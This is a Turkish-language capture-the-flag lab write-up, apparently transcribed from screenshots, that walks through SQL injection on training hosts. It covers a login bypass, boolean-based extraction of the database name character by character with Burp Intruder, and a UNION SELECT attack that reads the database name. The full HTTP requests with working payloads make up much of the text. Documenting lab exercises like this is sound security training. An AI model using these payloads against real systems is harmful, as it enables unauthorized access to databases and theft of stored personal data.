


SQL İNJECTION

Yine kullanıcının girdiği girdilerin doğru bir şekilde işlenememesinden kaynaklanan açıktır. Bu açıktır. Bu açıktır ' ile açığın varlığını kontrol edebiliriz. Union-Based, Time-Based, Boolean-Based, Error-Based olarak ayrılır.

Birinci labımızda bize verilen bir login ekranında başarılı olarak giriş yapmak ve kullanıcının bilgilerini bulmak.



Login

Username


' OR '1' = '1

Password

...

Login

Bu sorgumuzda ' sayesinde sorguyu kapatıp OR ile yeni bir sorgu ekliyoruz. OR, iki sorgudan birinin ya da ikisinin doğru olduğu durumlarda True döndürmemizi sağlar. ' ile ilk sorguyu kapatıp OR ile doğruluğundan emin olduğumuz sorgumuzu yazıyoruz. Ve Sorgumuz OR sayesinde True döndüğünden Kullanıcının verilerine ulaşılabilir panele giriyoruz.



Sky Raincin
sraincin0@moonfruit.lv
[Logout](#)

Profile Settings

| | | | |
|---------------|------------------------|--------------|----------|
| Name | Sky | Surname | Raincin |
| Mobile Number | 172-496-3430 | | |
| Address | 33887 Raven Terrace | | |
| Postcode | 57990 | | |
| Email | sraincin0@moonfruit.lv | | |
| Country | Malaysia | State/Region | Coventry |

[Save Profile](#)

Boolean-Based:

Bu tür SQL injection zafiyeti true yada false response veren açıklarda geçerli. Bu senaryomuzda Girilen bir markanın stokta olup olmadığını kontrol eden bir panel var. Amacımız veritabanının ismini bulmak.

```
POST / HTTP/1.1
Host: outgoing-ego.europol.hackviser.space
Content-Length: 20
Cache-Control: max-age=0
Sec-Ch-Ua: "Not;A=Brand";v="24", "Chromium";v="128"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: tr-TR,tr;q=0.9
Upgrade-Insecure-Requests: 1
Origin: https://outgoing-ego.europol.hackviser.space
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120
Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://outgoing-ego.europol.hackviser.space/
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Connection: keep-alive
search=' OR '1' = '1'
```

Stock Control

Select an item to check:

All Products

[Check](#)

We have this product in stock.

[Settings](#) [Back](#) [Forward](#) Search 0 highlights

Stock Control

Select an item to check:

iPhone 11

Check

We have this product in stock.

Stock Control

Select an item to check:

Apple AirPods Pro

Check

Product sold out.

Burp ile araya girdiğimizde sorgu yerini değiştirmeyi deneyelim.

```
POST / HTTP/1.1
Host: outgoing-ego.europol.hackviser.space
Content-Length: 20
Cache-Control: max-age=0
Sec-Ch-Ua: "Not;A=Brand";v="24", "Chromium";v="128"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: tr-TR,tr;q=0.9
Upgrade-Insecure-Requests: 1
Origin: https://outgoing-ego.europol.hackviser.space
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebkit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120
Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://outgoing-ego.europol.hackviser.space/
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Connection: keep-alive
search=' OR '1' = '1
```

Stock Control

Select an item to check:


All Products

Check


We have this product in stock.

Search kısmına ' OR '1' = '1 yazıyorum. Sonuna ' koymamamın sebebi zaten arka planda bir sorgu içinde çalıştığından, arka planda kendisinin kapatmasıdır. Yukarıdan

bakıldığı üzere All Products check ettiğimizde false dönmesi gereken yerde True dödürüyorum. Bu sayede True veya False cevaplarını kontrol ederek Database ismini yazdırabiliyorum.



Örnek olarak gösterdiğim koda Database isminin uzunluğunu deneyerek bulmaya çalışıyorum.



10 olduğunda true dönmesi sayesinde 10 karakterli bir database isminin olduğunu belirliyorum.

1 x 2 x +

Positions Payloads Resource pool Settings

Choose an attack type

Attack type:

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the

Target:

```
1 POST / HTTP/1.1
2 Host: outgoing-ego.europel.hackviser.space
3 Content-Length: 58
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Not;A=Brand";v="24", "Chromium";v="128"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Windows"
8 Accept-Language: tr-TR,tr;q=0.9
9 Upgrade-Insecure-Requests: 1
10 Origin: https://outgoing-ego.europel.hackviser.space
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://outgoing-ego.europel.hackviser.space/
19 Accept-Encoding: gzip, deflate, br
20 Priority: u=0, i
21 Connection: keep-alive
22
23 search=' OR (SELECT SUBSTRING(database(), 1, 1) = 'a') --
```

Search

Belirlediğim kodu yazarak Intruder a atıyorum ve doğru olana kadar devam

ettiriyorum: `search=' OR (SELECT SUBSTRING(database(), 1, 1) = 'e') --`


Select an item to check:

All Products

Check

We have this product in stock.

Her true cevabımda not defterime ismi kaydediyorum ve sonuç!




Union Based:



Yine bu senaryoda Union Saldırısı gerçekleştirerek database ismini öğrenmeye çalışacağız.

Search Car Brand

| ford | | | |
|--------|-------|--------------------|------|
| Search | | | |
| # | Brand | Model | Year |
| 4 | Ford | LTD Crown Victoria | 1987 |
| 16 | Ford | Fusion | 2011 |
| 17 | Ford | F350 | 2010 |
| 22 | Ford | Mustang | 1979 |
| 26 | Ford | Taurus | 1987 |
| 30 | Ford | Taurus | 2007 |
| 66 | Ford | F250 | 2002 |
| 75 | Ford | Taurus | 1991 |
| 78 | Ford | EXP | 1987 |
| 83 | Ford | Taurus | 2002 |



Search parametresindeki value yu değıştirmek için Repeater' a atıyorum.



Inspector

< Back >

Query parameter

Name

search

Value

'%20UNION%20SELECT%201%2c%202%2c3%2c4--%20%20'

Decoded from: URL encoding (+)

' UNION SELECT 1, 2, 3, 4-- '

Cancel Apply changes

Kodumuzu yazdıktan sonra Boşluk eklemeyi unutmayalım. Burada ben deneyerek Sütun sayısını buldum. Ama bazı durumlarda Order By# ile deneyebiliriz.

Search Car Brand

Ford

Search

| # | Brand | Model | Year |
|---|-------|-------|------|
| 1 | 2 | 3 | 4 |

Back

<

>

Query parameter

Name

search

Value

'%20UNION%20SELECT%201%2c%20DB_NAME()
()%2c3%2c4--%20

Decoded from:

URL encoding ▾

⊕


' UNION SELECT 1, DB_NAME(),3,4--


Cancel

Apply changes

BB_NAME() yazarak database ismini öğrenebiliyoruz. Fakat denediğimde bu olmadı.

Search Car Brand

| # | Brand | Model | Year |
|--|-------|-------|------|
|  | | | |



Araştırdıktan sonra öğrendim ki bazı serverlar için bu komut geçerliymiş.

Search

| # | Brand | Model | Year |
|---|----------------|-------|------|
| 1 | ecliptica_cars | 3 | 4 |

